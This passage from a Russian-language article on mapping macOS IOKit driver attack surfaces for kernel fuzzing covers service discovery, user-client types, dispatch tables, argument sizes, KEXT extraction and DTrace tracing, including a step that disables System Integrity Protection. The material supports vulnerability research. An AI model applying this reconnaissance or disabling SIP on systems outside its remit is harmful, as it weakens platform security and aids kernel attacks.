Драйвер с наибольшей оценкой запускается и прикрепляется к заглушке, формируя отношение провайдер-клиент в дереве IORegistry.

1.1.5 - Персоналии IOKit

Для нас наиболее важно то, что мы можем использовать API сопоставления для поиска сервисов, которые хотим перечислить или зафаззить, — подробнее об этом в разделе «1.3.1». Однако для этого нам необходимо знать имя, под которым сервис зарегистрирован в IORegistry. Эти имена можно найти в IOKitPersonalities. Каждый ключ является потенциальным именем сервиса — например, в полях IOClass или IOProviderClass:

```
<key>IOKitPersonalities</key>
<dict>
  <key>MyUSBDriver</key>
  <dict>
    <key>CFBundleIdentifier</key>
    <string>com.example.driver.MyUSBDriver</string>
    <key>IOClass</key>
    <string>MyUSBDriver</string>
    <key>IOProviderClass</key>
    <string>IOUSBDevice</string>
    <key>idVendor</key>
    <integer>0x05AC</integer>
    <key>idProduct</key>
    <integer>0x1234</integer>
  </dict>
</dict>
```

Один драйвер может иметь несколько персоналий, что позволяет поддерживать разные типы устройств или аппаратные варианты без необходимости создавать отдельные драйверы.

1.1.6 - Экземпляры сервисов

Не все записи персоналий IOKit приводят к созданию экземпляров сервисов. Персоналия, определённая в Info.plist драйвера, будет сопоставлена и загружена только при выполнении аппаратных или программных условий. Например, на Mac mini без внешнего монитора любые

персоналии, связанные с дисплеем, не будут сопоставлены, и соответствующие сервисы не появятся в IORegistry. Также нередко один драйвер порождает несколько экземпляров сервисов, когда связанное аппаратное обеспечение встречается более одного раза — как в случае с несколькими мониторами или устройствами ввода. Инструменты вроде ioscanner [10] позволяют перечислить все экземпляры сервисов и нередко выявляют несколько записей с одним и тем же именем сервиса, например IOThunderboltPort или IONetworkStack:

```
IOThunderboltPort
IOThunderboltSwitchType5
IOThunderboltPort
IONetworkStack
```

Для взаимодействия с драйвером или его фаззинга в IORegistry должен быть активен хотя бы один экземпляр соответствующего сервиса, что позволяет получить доступ к коду драйвера. Подробнее об этом — в разделе «2.1.2».

1.2 - Пользовательские клиенты

IOUserClient [11] — это подкласс IOService, выступающий в роли защищённого моста между приложениями пользовательского пространства и объектами сервисов ввода-вывода в ядре. Он не взаимодействует с аппаратным обеспечением напрямую, а предоставляет контролируемый интерфейс для безопасного обмена данными с сервисами ядра. Объекты IOUserClient выполняют роль охранников безопасности: они работают в пространстве ядра и обрабатывают запросы от непривилегированных приложений пользовательского пространства. Они валидируют входные данные, применяют контроль доступа и санируют данные перед передачей сервисам. Основная логика реализована в функциях newUserClient [12].

1.2.1 - Несколько пользовательских клиентов на один сервис

У одного сервиса может быть зарегистрировано несколько пользовательских клиентов. Они могут предоставлять различные интерфейсы к одному и тому же базовому сервису. Каждый тип пользовательского клиента имеет уникальный числовой идентификатор (uint32_t). При подключении через IOServiceOpen() [13] приложения указывают, какой тип пользовательского клиента им нужен. Тип 0 обычно является интерфейсом по умолчанию/основным.

1.2.2 - Внешние методы

Функция externalMethod [14] в пользовательском клиенте обрабатывает входящие запросы IOConnectCallMethod [15] от приложения в пользовательском пространстве. Она проверяет, что селектор находится в допустимых пределах, а размеры аргументов корректны. На основе значения селектора запросы маршрутизируются к соответствующим функциям-обработчикам. Именно здесь находятся конечные точки с основной логикой и большинством уязвимостей.

1.2.3 - Механизм диспетчеризации

На WWDC22 часть валидации внешнего метода была перенесена в новый «2022»-диспетчер dispatchExternalMethod, который служит обёрткой вокруг массива методов (sIOExternalMethodArray):

```
IOReturn AppleJPEGDriverUserClient::externalMethod(
    IOUserClient* userClient,           // this user client instance
    uint32_t selector,                  // method id from user space
    IOExternalMethodArguments* arguments // I/O parameters from user space
)
```

```

{
    return IOUserClient2022::dispatchExternalMethod(
        userClient,          // the user client object
        selector,           // which method to call (0-9)
        arguments,          // parameters from user space
        &IOExternalMethodArray, // dispatch table with 10 methods
        10,                 // number of methods in table
        userClient,         // target object for method calls
        0                    // additional flags/options
    );
}

```

Функция `dispatchExternalMethod()` [16] проверяет, что селектор находится в допустимых пределах, вычисляет запись таблицы диспетчеризации по адресу `methodArray[selector]`, проверяет размеры аргументов (скалярные значения и структуры ввода-вывода), при необходимости валидирует привилегии через проверку `entitlements`, и наконец вызывает целевую функцию-обработчик, если все проверки пройдены.

1.2.4 - `getTargetAndMethodForIndex`

Несмотря на то что многие `UserClient::externalMethod` были переписаны с использованием `IOUserClient2022::dispatchExternalMethod`, по-прежнему существует значительный объём кода, следующего старому подходу [17]. Помимо этого, используется и `getTargetAndMethodForIndex` [18]. Драйверы, использующие старый способ, более подвержены злоупотреблениям или пропущенным проверкам.

1.2.5 - Управление доступом

Один и тот же селектор может иметь разный смысл в разных пользовательских клиентах:

```

IOService "MyDevice"
|- IOUserClient Type 0 (standard interface)
|   |- Selector 0: GetStatus
|   `-- Selector 1: SetConfig
`-- IOUserClient Type 1 (admin interface)
    |- Selector 0: FactoryReset
    `-- Selector 1: UpdateFirmware

```

Такая архитектура обеспечивает как функциональное разделение, так и границы безопасности: непривилегированные приложения получают ограниченные пользовательские клиенты, а привилегированные — клиентов с полным функционалом. Доступ к этим интерфейсам определяется `entitlements` [19], встроенными в подпись кода [20] приложения.

1.3 - Приложение пользовательского пространства

Приложения пользовательского пространства могут работать в изолированной среде (`sandbox`), ограничивающей доступ к `IOKit` даже при наличии необходимых `entitlements`. Изолированные приложения в целом ограничены в выполнении чувствительных операций, таких как открытие соединений с аппаратными сервисами или изменение свойств. В macOS Sequoia операции `Sandbox`, влияющие на доступ к `IOKit`, включают [21]:

- `"iokit*"`
- `"iokit-get-properties"`
- `"iokit-issue-extension"`
- `"iokit-open*"`
- `"iokit-open-user-client"`
- `"iokit-open-service"`

- "iokit-set-properties"

Ключевое разрешение, необходимое изолированному приложению для использования IOConnectCallMethod, — это "iokit-open-user-client". Заметим, что неизолированное вредоносное ПО не имеет таких ограничений; оставшаяся часть статьи рассматривает контекст неизолированного приложения.

1.3.1 - Обнаружение сервисов

Приложения пользовательского пространства могут использовать словари сопоставления для поиска сервисов по таким свойствам, как IOProviderClass, IONameMatch [22] или пользовательские атрибуты. Функция IOServiceGetMatchingServices() [23] выполняет поиск в реестре и возвращает соответствующие объекты IOService:

```
CFDictionaryRef matching = IOServiceMatching("IOService");
result = IOServiceGetMatchingServices(masterPort, matching, &iterator);
```

Однако этот метод перебирает только корневые сервисы, непосредственно наследующие от класса IOService. Для более глубокого изучения иерархии и доступа ко всем сервисам следует использовать рекурсивный итератор:

```
io_iterator_t iter;
io_service_t service_ref;

// Create an iterator for the IOService plane, recursively
const kern_return_t kr = IORegistryCreateIterator(
    kIOMainPortDefault,
    kIOServicePlane,
    kIORegistryIterateRecursively,
    &iter
);

// Iterate over every service in the plane
while ((service_ref = IOIteratorNext(iter)) != MACH_PORT_NULL) {
```

Допустим, мы хотим найти драйвер с именем «NS_01» — для этого можно использовать IORegistryEntryGetName [24]:

```
char name_buf[128];
if (IORegistryEntryGetName(service_ref, name_buf) == KERN_SUCCESS) {
    if (strcmp(name_buf, "NS_01") == 0) {
        // Found target service - use service_ref for IOServiceOpen()
        found_service_ref = service_ref;
        break;
    }
}
IOObjectRelease(service_ref);
}
```

В результате мы получаем дескриптор сервиса, готовый для взаимодействия.

1.3.2 - Создание пользовательского клиента

Как только целевой сервис обнаружен, можно использовать IOServiceOpen() [25] для создания экземпляра IOUserClient и установления соединения:

```
io_connect_t connection;
kern_return_t result = IOServiceOpen(
    found_service_ref,    // service from discovery
    mach_task_self(),    // current task
    0,                   // user client type
    &connection           // returned connection handle
);
```

Сервис валидирует запрос и создаёт экземпляр соответствующего подкласса `IOUserClient`, возвращая дескриптор соединения для вызова методов. На стороне ядра это обрабатывается функциями `SERVICE_NAME::newUserClient`.

1.3.3 - Вызов внешнего метода

Наконец, мы можем использовать `IOConnectCallMethod()` для вызова нужной функциональности через установленное соединение. Несмотря на отсутствие прямого доступа к памяти ядра, такое взаимодействие всё равно может порождать уязвимости, способные привести к выполнению кода в ядре [26].


```
uint64_t input_scalar = 0x1234;
uint64_t output_scalar = 0;
uint32_t output_count = 1;

result = IOConnectCallMethod(
    connection,          // connection handle
    5,                   // selector (method index)
    &input_scalar,        // scalar inputs
    1,                   // scalar input count
    NULL,                // struct input buffer
    0,                   // struct input size
    &output_scalar,       // scalar outputs
    &output_count,       // scalar output count
    NULL,                // struct output buffer
    NULL                 // struct output size
);
```

Вывод внешнего метода, если он есть, принимается через структуру выходного буфера и скалярные выходные значения, а код статуса сохраняется в переменной `result`. Важно отметить, что `IOConnectCallMethod` — наиболее часто используемая функция; тем не менее существуют и другие аналогичные методы, все они начинаются с `IOConnectCall*` [27].

1.4 - Поток работы приложения пользовательского пространства

```
Service Discovery
|
v
+-----+      IOServiceMatching()
| Matching Dict |----> IOServiceGetMatchingServices()
| "DriverName"  |      or IORegistryCreateIterator()
+-----+
|
v
+-----+      IOIteratorNext()
| Service Iterator |----> IORegistryEntryGetName()
| Loop through all |      strcmp(name, "target")
+-----+
|
v
Connection Establishment
|
v
+-----+      IOServiceOpen()
| io_service_t   |----> Creates IOUserClient
| (Service Handle) |      Returns io_connect_t
+-----+
|
v
Method Invocation
|
v
+-----+      IOConnectCallMethod()
| io_connect_t   |----> Selector + Arguments
```



2 - Разведка IOKit

Вторая часть руководства показывает, как правильно картографировать поверхность атаки для получения полного представления о внешних методах, доступных из пространства ядра пользовательскому пространству.

2.0 - Что картографировать

Нам нужны данные из драйверов IOKit, позволяющие проводить целевой фаззинг и ускорять анализ сбоев. Итоговый результат всего этого процесса должен включать структурированный YAML-файл (или файл в предпочитаемом вами формате) и директорию с бинарными файлами-корпусами для IOConnectCallMethod.

Интересующие нас поля:

- **Имена бандлов (Bundle Names):** идентификаторы KEXT, содержащих код драйвера. Пример: com.apple.iokit.IOAVBFamily
- **Имена драйверов (Driver Names):** имена сервисов в IORegistry, необходимые для сопоставления перед вызовом IOServiceOpen. Пример: IOAVBNub
- **NewUserClients:** методы, обрабатывающие создание новых пользовательских клиентов. Пример: IOAVBNub::newUserClient
- **Типы (Types):** допустимые значения type для IOServiceOpen
- **Внешние методы (External Methods):** селекторы externalMethod, предоставляемые каждым пользовательским клиентом
- **Аргументы (Arguments):** допустимые размеры скалярных значений и структур для ввода/вывода
- **Конечные точки (Endpoints):** идентификаторы селекторов для каждого UC, сопоставленные с размерами аргументов
- **Корпус (Corpus):** бинарные образцы inputStruct, используемые системой или заведомо корректные

Каждый драйвер сопоставляется с типами соединения, которые, в свою очередь, сопоставляются с идентификаторами селекторов и их схемами аргументов:

```

DriverName:
  TypeValue:
    SELECTOR_ID: [INPUT_SCALAR_CNT, INPUT_STRUCT_SIZE, OUTPUT_SCALAR_CNT,
OUTPUT_STRUCT_SIZE]

```

Пример вывода в формате YAML:

```

AFKEndpointInterface:      # AFKEPInterfaceKextV2::newUserClient
  1768910955:              # AFKEndpointInterfaceUserClient::externalMethod
    0: [2, 10, 16, 10]    # extOpenMethod
    1: [1, 10, 1, 10]     # extCloseMethod
    2: [7, 0, 0, 0]       # extEnqueueCommandMethod
  ...

```


Структура директории корпуса: каждый селектор получает директорию с допустимыми бинарными нагрузками. Их можно передавать непосредственно в `IOConnectCallMethod` в качестве нагрузок `inputStruct`.

```
AFKEndpointInterface/1768910955
|- 0/
|  `-- corpus_0.bin
|- 1/
|  `-- corpus_0.bin
`- ...
```

Это лишь предлагаемая структура карты IOKit. Организуйте данные так, как вам удобно; данная схема отражает лишь мой личный подход к категоризации информации для фаззера.

2.1 - Анализ KEXT

Расширения ядра (KEXT) загружаются в кеш ядра. Их исходные директории находятся в `/System/Library/Extensions`. Для получения реальных бинарников необходимо распаковать кеш ядра:

```
ipsw kernel dec $(ls
/System/Volumes/Preboot/*/boot/*/System/Library/Caches/com.apple.kernelcache
s/kernelcache) -o kernelcache
```

Затем извлечь все KEXT из распакованного кеша ядра:

```
ipsw kernel extract $(kernelcache.decompressed) --all
```

Либо загрузить последний IPSW вручную:

```
ipsw dl appledb --os macOS --latest --kernel
```

И затем так же извлечь KEXT:

```
ipsw kernel extract kernelcache.release.* --all
```

Каждый KEXT содержит файл `Info.plist`, который помогает при картографировании. В отличие от бинарников, эти файлы находятся по адресу:

```
/System/Library/Extensions/KEXT_BUNDLE_NAME/Contents/Info.plist
```

Подробнее см. «Kernel Extensions on macOS» [28] (этот материал не обязателен для изучения оставшейся части статьи).

2.1.1 - Имена бандлов

Нам нужны эти имена, поскольку они соответствуют бинарным файлам. Наличие всех бинарников гарантирует, что мы не пропустим ни одного доступного внешнего метода. Существует множество KEXT, однако нас интересуют только драйверы. Они, как правило, содержат «driver» или «iokit» в именах своих бандлов.

Для вывода списка из извлечённого кеша ядра (в Sequoia возвращает 304 имени):

```
/bin/ls -l
kernelcache/System/Volumes/Preboot/*/boot/*/System/Library/Caches/com.apple.
kernelcaches/ | grep ".iokit.\|.driver."
...
com.apple.driver.AppleALSCColorSensor
com.apple.driver.AppleANELoadBalancer
com.apple.driver.AppleAOPAudio
...
com.apple.iokit.IOStreamFamily
com.apple.iokit.IOSurface
```

```
com.apple.iokit.IOThunderboltFamily
...
```

Другой способ — использовать `kextstat`, но он отображает только загруженные в данный момент KEXT. В Sequoia 15.4.1 это возвращает 220 записей:

```
kextstat | grep ".iokit.\|driver" | awk '{print $6}'
...
com.apple.iokit.IOGraphicsFamily
com.apple.driver.DiskImages
com.apple.iokit.IOKitRegistryCompatibility
...
```

Для получения полного списка используйте первый способ.

2.1.2 - Имена драйверов

Для взаимодействия с драйвером через `IOServiceOpen` необходимо знать имя созданного им экземпляра объекта `IOService`. Эти имена, как правило, берутся из раздела `IOKitPersonalities` в `Info.plist` драйвера, где каждый ключ или значение в полях `IOClass`, `IOProviderClass`, `IOName` или `IONameMatch` может указывать на потенциальное имя сервиса. Следующая команда извлекает соответствующие поля для перечисления всех потенциальных имён сервисов, определённых в `Info.plist`:

```
plutil -convert json -o - \
/System/Library/Extensions/KEXT_NAME/Contents/Info.plist \
| jq -r '
  .IOKitPersonalities
  | to_entries[]
  | [
    .key,
    .value.IOClass,
    .value.IOProviderClass,
    .value.IONameMatch,
    .value.IOName
  ]
  | flatten
  | .[]
  | select(. != null)
' | sort -u
```

Однако не все сервисы, объявленные в `Info.plist`, создаются в виде экземпляров во время выполнения. Сопоставление происходит только при выполнении условий персоналии — например, при наличии конкретного аппаратного обеспечения. С другой стороны, не все экземпляры сервисов объявлены в `Info.plist`. Некоторые создаются программно внутри KEXT через вызовы `registerService` [29] или путём переопределения методов `probe` или `start` для создания экземпляров пользовательских классов сервисов без соответствующих записей в `plist`.

2.1.3 - NewUserClients

Другой способ определить имена сервисов драйверов — анализ переопределений `IOService::newUserClient` в бинарном файле KEXT. Этот метод создаёт экземпляры `IOUserClient`, обрабатывающие взаимодействие с пользовательским пространством через `IOServiceOpen`. Для их поиска используйте `ipsw` [30]:

```
ipsw macho info --symbols KEXT_NAME | grep -i "NewUserClient"
```

Либо `nm`, хотя этот инструмент может не работать с некоторыми KEXT:

```
nm -m KEXT_NAME | grep -i "NewUserClient"
```

Результаты представлены в виде манглированных символов, например:

```

__ZN14ANECClientHints13newUserClientEP4taskPvjPP12IOUserClient
__ZN21ANEPrivilegedVMAccess13newUserClientEP4taskPvjPP12IOUserClient
__ZN8H11ANEIn13newUserClientEP4taskPvjPP12IOUserClient

```

Для деманглирования используйте c++filt [31]:

```

c++filt "__ZN14ANECClientHints13newUserClientEP4taskPvjPP12IOUserClient"
ANECClientHints::newUserClient(task*, void*, unsigned int, IOUserClient**)

```

Это позволяет выявить возможные имена сервисов драйверов: ANECClientHints, ANEPrivilegedVMAccess и H11ANEIn. Каждое имя соответствует отдельному классу IOService, который может реализовывать уникальную логику newUserClient. Имя, используемое при вызове IOServiceOpen, определяет, какая логика и какой подкласс IOUserClient будут созданы — поведение экземпляра напрямую зависит от выбранного сервиса.

2.1.4 - Типы UC

Помимо имени сервиса, аргумент type, передаваемый в IOServiceOpen, дополнительно влияет на то, какой подкласс IOUserClient будет создан. Это позволяет одному сервису драйвера предоставлять несколько клиентских интерфейсов с разной логикой.

Рассмотрим декомпилированную реализацию H11ANEIn::newUserClient: при открытии сервиса H11ANEIn передача type == 1 приводит к созданию H11ANEInDirectPathClient, тогда как любое другое значение по умолчанию создаёт H11ANEInUserClient. Это различные подклассы IOUserClient, каждый со своим набором внешних методов и проверками привилегий.

```

__int64 __fastcall H11ANEIn::newUserClient(
    H11ANEIn *this, task *clientTask,
    void *securityToken,
    __int64 type,
    IOUserClient **userClientOut)
{
    *userClientOut = nullptr;

    if (type == 1) {
        // Logs: Creating direct evaluate client
        auto client = new H11ANEInDirectPathClient;
        if (client && client->initWithTask(clientTask, 0) &&
            client->attach(this) &&
            client->start(this)) {
            *userClientOut = client;
            return 0;
        }
        if (client) {
            client->detach(this);
            client->release();
        }
    } else {
        // Logs: Creating default full-entitlement client
        auto client = new H11ANEInUserClient;
        if (client && client->initWithTask(clientTask, 0) &&
            client->attach(this) &&
            client->start(this)) {
            *userClientOut = client;
            return 0;
        }
        if (client) {
            client->detach(this);
            client->release();
        }
    }

    return 0xE00002C9; // kIOReturnUnsupported
}

```

Таким образом, не только выбранное имя сервиса определяет, какая логика `newUserClient` будет задействована, — параметр `type` обеспечивает дополнительное ветвление внутри этой логики. Он широко используется для предоставления ограниченного или привилегированного функционала через различные реализации пользовательских клиентов.

Автоматизировать перечисление типов с помощью динамического анализа зачастую невозможно, так как логика нередко возвращает один и тот же код ядра для допустимых и недопустимых типов. Чтобы гарантировать картографирование всех возможных типов, необходимо вручную провести обратный инжиниринг функций `NewUserClient`.

2.1.5 - Внешние методы

Для каждого ранее идентифицированного подкласса `IOUserClient` можно извлечь доступные пользователю методы, найдя функции `externalMethod` или `getTargetAndMethodForIndex`. Именно они определяют, как драйвер диспетчеризирует входящие вызовы методов из пользовательского пространства. Для их поиска я использую IDA и ищу символы вроде `H11ANEInDirectPathClient::externalMethod`.

Это также можно сделать в терминале:

```
ipsw macho info --symbols KEXT_NAME | grep
"externalMethod\|getTargetAndMethodForIndex"
```

На основе предыдущего примера это даст:

```
0xffffffff0009a796c0: H11ANEInUserClient::externalMethod(unsigned int,
IOExternalMethodArgumentsOpaque*)
0xffffffff0009a788a0: H11ANEInDirectPathClient::externalMethod(unsigned int,
IOExternalMethodArgumentsOpaque*)
```

Как обсуждалось в первой части, существует несколько типичных паттернов диспетчеризации, однако в конечном счёте большинство из них опирается на массив методов и фиксированное количество записей. В нашем случае декомпилированный диспетчер выглядит так:

```
IOReturn H11ANEInUserClient::externalMethod(
    uint32_t selector,
    IOExternalMethodArguments *args)
{
    return IOUserClient2022::dispatchExternalMethod(
        selector,
        args,
        &H11ANEInUserClient::sMethods,
        0x32, // Number of supported methods
        this,
        nullptr
    );
}
```

Нас интересует прежде всего `H11ANEInUserClient::sMethods` — таблица диспетчеризации методов. Имя символа этого массива может различаться, поэтому требуется ручная проверка. Если имя символа известно, его можно найти с помощью:

```
ipsw macho info --symbols KEXT_NAME | grep "sMethods"
0xffffffff0007f57b78: __ZN18H11ANEInUserClient8sMethodsE
0xffffffff0007f57a10: __ZN24H11ANEInDirectPathClient8sMethodsE
```

Это говорит нам о том, что таблица диспетчеризации `H11ANEInUserClient` находится по адресу `0xffffffff0007f57b78` и содержит `0x32` записи методов. Для корректного разбора таблицы необходимо знать размер каждой записи, который зависит от используемого диспетчера. По результатам обратного инжиниринга всех драйверов macOS я выявил следующие возможные диспетчеры и размеры:

```
IOExternalMethodDispatch2022 == 0x28
```

```
IOExternalMethodDispatch    == 0x18
getTargetAndMethodForIndex  == 0x30
Custom                      == ???
```

Обратите внимание, что некоторые пользовательские реализации требуют ручной обработки. Располагая этими данными, можно перебирать массив и идентифицировать каждый метод. В IDA достаточно дважды щёлкнуть. В других инструментах добавляйте размер записи к базовому адресу вручную:

```
Method 0 == 0xfffffe0007f57b78 + 0x28
Method 1 == 0xfffffe0007f57b78 + (0x28 * 2)
...
Method 49 == 0xfffffe0007f57b78 + (0x28 * 0x31)
```

Таким образом мы можем найти адреса всех функций, доступных пользовательскому пространству через IOConnectCallMethod(), а также селекторы для их вызова. Последний вопрос: какие аргументы они ожидают?

2.1.6 - Аргументы

Даже при правильном имени драйвера, корректном сопоставлении сервиса, типе пользовательского клиента и селекторе внешнего метода вызовы могут завершаться неудачей из-за проверки размеров аргументов. Большинство функций проверяют размеры для предотвращения переполнения буфера (хотя исторически некоторые из них были лишены подобной защиты). IOConnectCallMethod() ожидает следующие аргументы:

```
kern_return_t IOConnectCallMethod(
    mach_port_t    connection,          // Connection handler from
    IOWServiceOpen
    uint32_t        selector,           // Method index on user client
    const uint64_t  *input,             // Scalar input parameters array
    uint32_t        inputCnt,           // Number of scalar inputs
    const void      *inputStruct,       // Structured input data buffer
    size_t          inputStructCnt,     // Size of inputStruct buffer
    uint64_t        *output,            // Scalar output values array
    uint32_t        *outputCnt,         // Max/actual elements in output
    void            *outputStruct,      // Structured output data buffer
    size_t          *outputStructCnt    // Max/actual size of outputStruct
);
```

Некорректные размеры inputCnt, inputStructCnt, outputCnt или outputStructCnt приведут к ошибке проверки и отклонению вызова. Только при допустимых размерах значения input и inputStruct передаются целевой функции. Без знания этих значений тестирование невозможно. Автоматизация неосуществима ввиду $(2^{32}-1)^4 \approx 3,4 \times 10^{38}$ вариантов, а одинаковые коды ошибок делают перебор неэффективным. Требуется ручной анализ. Допустимые размеры содержатся в таблицах диспетчеризации, которые в дизассемблерах выглядят сложно:

```
__const:FFFFFFE0007F57BC8 DCQ
__ZN18H11ANEInUserClient23_ANE_ProgramSendRequestE...
;
H11ANEInUserClient::_ANE_ProgramSendRequest(...)
__const:FFFFFFE0007F57BD0 DCB 1 ; inputCnt
__const:FFFFFFE0007F57BD1 DCB 0
__const:FFFFFFE0007F57BD2 DCB 0
__const:FFFFFFE0007F57BD3 DCB 0
__const:FFFFFFE0007F57BD4 DCB 0x48 ; inputStructCnt (72 bytes)
__const:FFFFFFE0007F57BD5 DCB 9
__const:FFFFFFE0007F57BD6 DCB 0
__const:FFFFFFE0007F57BD7 DCB 0
__const:FFFFFFE0007F57BD8 DCB 0 ; outputCnt
__const:FFFFFFE0007F57BD9 DCB 0
__const:FFFFFFE0007F57BDA DCB 0
__const:FFFFFFE0007F57BDB DCB 0
__const:FFFFFFE0007F57BDC DCB 0x28 ; outputStructCnt (40 bytes)
```

```
__const:FFFFFFE0007F57BDD DCB 0
...
```

Для упрощения работы я создал скрипт для IDA [32], который выводит допустимые указатели на доступные методы, их селекторы и корректные размеры:

```
print_methods(0xffffffff0007f57b78, 50)

Method summary (ID: [SCALAR_IN, IN_SIZE, SCALAR_OUT, OUT_SIZE]):
0: [0, 96, 0, 96]
1: [0, 0, 0, 0]
2: [1, 2376, 0, 40]
3: [0, 3480, 0, 0]
4: [0, 56, 0, 56]
...
49: [2, 0, 0, 0]
```

Таким образом мы отобразили всё необходимое для достижения логики доступных функций. На этом этапе карта завершена, и можно приступать к «тупому» фаззингу со случайными данными в inputStruct. Однако для повышения эффективности следует найти реальные данные, передаваемые этим доступным методам, и сохранить их в качестве корпуса. Для этого необходим динамический анализ.

2.2 - Динамическое перечисление

В предыдущем разделе мы рассмотрели картографирование драйверов с помощью статического анализа. Теперь рассмотрим несколько динамических техник для перечисления всех созданных сервисов IOKit и сбора полезных данных для вызова методов через IOConnectCallMethod. Этот раздел может показаться кратким, но не стоит недооценивать его ценность. Эти динамические приёмы сэкономили мне массу времени в ходе исследований. Они также существенно повышают точность и покрытие моего фаззера. Рекомендую завершить раздел «2.1 Анализ KEXT» перед использованием динамических инструментов. Хотя они помогают верифицировать имена сервисов, обратный инжиниринг логики пользовательского клиента необходим в любом случае. Предварительный статический анализ гарантирует, что мы не будем полагаться исключительно на частичные результаты динамического анализа, которые могут упустить незарегистрированные сервисы!

Основной инструмент здесь — ioscan от Siguza [33]. Он перечисляет все текущие экземпляры сервисов IOKit, отображая имена их классов, имена экземпляров, связанный класс UserClient (если указан в свойствах) и возможность успешного открытия UserClient из пользовательского пространства.

Пример вывода:

Class	Name	UC	Spawn
IORegistryEntry	Root	-	invalid argument
IOPlatformExpertDevice	J314cAP	-	invalid argument
IODTNVRAM	options	-	unsupported function
IODTNVRAMDiags	IODTNVRAMDiags	-	unsupported function
IODTNVRAMVariables	options-system	-	unsupported function
IODTNVRAMVariables	options-common	-	unsupported function
AppleARMPE	AppleARMPE	-	unsupported function
IOPMrootDomain	IOPMrootDomain	RootDomainUserClient	successful
IORootParent	IORootParent	-	unsupported function
IOUSBHostInterface	HID I2C	AppleUSBHostFWIntfClt	successful

Важнее всего то, что столбец «Name» отображает экземпляры сервисов. После прочтения этой статьи вы понимаете, что получить их отнюдь не так просто. С помощью данного инструмента можно перечислить их все. Однако здесь возникает другая проблема: имена у нас есть, но как сопоставить их с корректной логикой пользовательского клиента?

Для иллюстрации рассмотрим `AppleUSBHostFrameworkInterfaceClient`, который сопоставлен с именами `IOUSBHostInterface`, `HID_I2C` и `IOUSBHostInterface`. Все они принадлежат одному классу `IOUSBHostInterface`:

```
IOUSBHostInterface IOUSBHostInterface AppleUSBHostFrameworkInterfaceClient
IOUSBHostInterface HID_I2C           AppleUSBHostFrameworkInterfaceClient
IOUSBHostInterface IOUSBHostInterface AppleUSBHostFrameworkInterfaceClient
```

Однако `AppleUSBHostFrameworkInterfaceClient` отображается только при успешном установлении соединения. Столбец `Spawn` показывает результат вызова селектора 0 через `IOServiceOpen`. Если вызов завершается с ошибкой `invalid argument`, сервис остаётся доступным, но требует других размеров входных данных. Если возвращается `unsupported function`, селектор 0 не реализован, хотя более высокие селекторы могут быть рабочими. В обоих случаях имя пользовательского клиента мы не получаем. Как его узнать? В первом столбце есть имя класса. Оно позволяет найти логику `NewUserClient` и внутри — имя пользовательского клиента. В нашем примере это «`IOUSBHostInterface::newUserClient`»:

```
IOReturn IOUSBHostInterface::newUserClient()
...
if (type == 0) {
    // Used when type == 0
    AppleUSBHostFrameworkInterfaceClient *client =
        new AppleUSBHostFrameworkInterfaceClient(...);
}
else if (type == 1 || type == 2) {
    // Used when type == 1 or 2
    AppleUSBHostInterfaceUserClient *client =
        new AppleUSBHostInterfaceUserClient(...);
}
```

В большинстве случаев у нас будет только имя класса без UC, поэтому этот короткий шаг обратного инжиниринга необходимо выполнять вручную. Плюс в том, что попутно мы быстро получаем типы. Как показано в примере выше, данный драйвер поддерживает два класса UC: 0 и 1||2.

Ещё один способ составить список — команда чтения `IORegistry`:

```
ioreg -l | grep "IOUserClientClass"
ioreg -l | grep -i "IOClass"
ioreg -l | grep "com.apple.driver.AppleH11ANEInterface" -A 5
```

С её помощью можно перечислить все зарегистрированные классы UC, сервисы и, в сущности, всё, что мы узнали здесь или нашли в документации `IOKit`.

2.2.2 - Перехват драйвера в пространстве ядра

Полноценный способ анализа того, как драйверы обрабатывают взаимодействие с пользовательским пространством — создание пользовательских клиентов (`newUserClient`) или обработка вызовов внешних методов — заключается в непосредственной отладке этих функций ядра. Однако на Apple Silicon отладка ядра фактически невозможна, а написание собственного KEXT для трассировки или перехвата этих путей стало бы самостоятельным исследовательским проектом. Тем не менее мы можем использовать `DTTrace` для вывода всех инструментированных функций `IOKit` в ядре. Это показывает места, где используются методы ядра:

```
sudo dtrace -l | grep IOService
sudo dtrace -l | grep IOUserClient
sudo dtrace -l | grep NewUserClient
sudo dtrace -l | grep externalMethod
sudo dtrace -l | grep getTargetAndMethodForIndex
sudo dtrace -l | grep dispatchExternalMethod
```

Это полезный дополнительный источник информации о сервисах, однако он охватывает не все места — только инструментированные функции. Вместе с тем, как мы узнали в первой части, в конечном счёте всё является IOService, поэтому DTrace всё равно можно использовать для системной трассировки вызовов. Для этого необходимо отключить SIP (System Integrity Protection), что обязательно для использования DTrace в macOS:

```
csrutil disable
# csrutil enable --without dtrace
```

С помощью приведённой ниже команды можно отслеживать процессы, создающие UserClient, которые фактически вызывают IOServiceOpen в пользовательском пространстве:

```
sudo dtrace -n '
fbt::*NewUserClient*:entry,
fbt::*newUserClient*:entry {
    printf("%s: PID=%d CMD=%s\n", probefunc, pid, execname);
}'
```

Пример вывода:

```
_ZN9IOServiceI3newUserClientEP4taskPvjP12OSDictionaryPP12IOUserClient:entry
_ZN9IOServiceI3newUserClientEP4taskPvjP12OSDictionaryPP12IOUserClient:
PID=367 CMD=opendirectoryd
_ZN9IOServiceI3newUserClientEP4taskPvjP12OSDictionaryPP12IOUserClient:entry
_ZN9IOServiceI3newUserClientEP4taskPvjP12OSDictionaryPP12IOUserClient:
PID=609 CMD=Finder
_ZN9IOServiceI3newUserClientEP4taskPvjP12OSDictionaryPP12IOUserClient:entry
_ZN9IOServiceI3newUserClientEP4taskPvjP12OSDictionaryPP12IOUserClient:
PID=339 CMD=configd
_ZN5IOGPU13newUserClientEP4taskPvjPP12IOUserClient:entry
_ZN5IOGPU13newUserClientEP4taskPvjPP12IOUserClient: PID=13910
CMD=com.apple.WebKit.GPU
```

В конечном итоге можно создать скрипт, который выгружает имена и деманглирует функции, позволяя видеть, какой процесс вызывает какие UserClient. Я подготовил `dtrace_NewUserClient.py` [34]; пример его вывода приведён ниже:

```
PID: 609
Path: /System/Library/CoreServices/Finder.app/Contents/MacOS/Finder
